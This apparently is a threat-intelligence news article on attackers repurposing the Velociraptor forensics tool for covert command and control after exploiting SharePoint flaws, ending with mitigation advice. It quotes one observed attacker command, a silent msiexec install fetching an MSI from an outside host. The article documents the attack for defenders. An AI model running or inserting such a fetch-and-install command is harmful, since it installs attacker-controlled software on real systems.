
Hackers Exploit Velociraptor DFIR Tool for Stealthy Command and Control in Ransomware Attacks
In a concerning development, cybercriminals are repurposing legitimate security tools to orchestrate sophisticated attacks. Recent incidents have revealed that attackers are leveraging Velociraptor, an open-source Digital Forensics and Incident Response (DFIR) tool, to establish covert command and control (C2) channels, facilitating the deployment of ransomware and other malicious activities.
The Dual-Use Dilemma
Velociraptor is designed to assist security professionals in monitoring endpoints and collecting forensic data. However, its powerful capabilities have attracted the attention of threat actors seeking to exploit its features for nefarious purposes. By deploying Velociraptor within compromised networks, attackers can execute arbitrary commands, maintain persistent access, and evade detection by blending in with legitimate administrative activities.
Exploitation of Vulnerabilities
The observed attacks primarily target vulnerabilities in widely used enterprise platforms, notably Windows Server Update Services (WSUS) and Microsoft SharePoint. Attackers exploit these weaknesses to gain initial access, subsequently deploying Velociraptor to facilitate lateral movement and, in some cases, deliver ransomware payloads.
Case Study: Storm-2603 Campaign
Security researchers have identified a campaign attributed to the threat actor group Storm-2603, which demonstrates this tactic. The attackers exploited the ToolShell vulnerability chain in Microsoft SharePoint, comprising:
1. CVE-2025-49706: An authentication bypass vulnerability allowing unauthorized access to SharePoint servers.
2. CVE-2025-49704: A remote code execution flaw enabling attackers to modify default files and implant malicious web shells.
By chaining these vulnerabilities, the attackers established a foothold within the network, subsequently deploying Velociraptor to maintain control and execute further malicious activities.
Deployment and Persistence
Once inside the network, the attackers utilized the Windows Installer utility (`msiexec`) to download and install Velociraptor from a remote server. The installation command observed in these attacks is:
“`
msiexec /q /i https://royal-boat-bf05.qgtxtebl.workers.dev/v3.msi
“`
This command installs Velociraptor silently and registers it as a system service, ensuring persistence across system reboots. The attackers further entrenched their position by executing Base64-encoded PowerShell commands through Velociraptor, downloading additional tools such as Visual Studio Code (`code.exe`) to create outbound tunnels. This technique masks malicious traffic within legitimate development activities, complicating detection efforts.
Implications for Cybersecurity
The abuse of legitimate security tools like Velociraptor underscores a growing trend where attackers exploit trusted software to evade detection and maintain control over compromised systems. This tactic presents significant challenges for cybersecurity professionals, as the presence of such tools may not immediately signal malicious activity.
Recommendations for Mitigation
To defend against such sophisticated attacks, organizations should implement the following measures:
1. Regular Patching: Ensure that all software, especially enterprise platforms like SharePoint and WSUS, are up-to-date with the latest security patches to mitigate known vulnerabilities.
2. Monitoring and Logging: Implement comprehensive monitoring of network activity and maintain detailed logs to detect unusual behavior, such as the unauthorized installation of administrative tools.
3. Access Controls: Enforce strict access controls and least privilege principles to limit the ability of attackers to exploit vulnerabilities and deploy malicious tools.
4. User Education: Train employees to recognize phishing attempts and other common attack vectors to prevent initial compromise.
5. Incident Response Planning: Develop and regularly update incident response plans to ensure swift action in the event of a security breach.
By adopting these proactive measures, organizations can enhance their resilience against attacks that exploit legitimate tools for malicious purposes.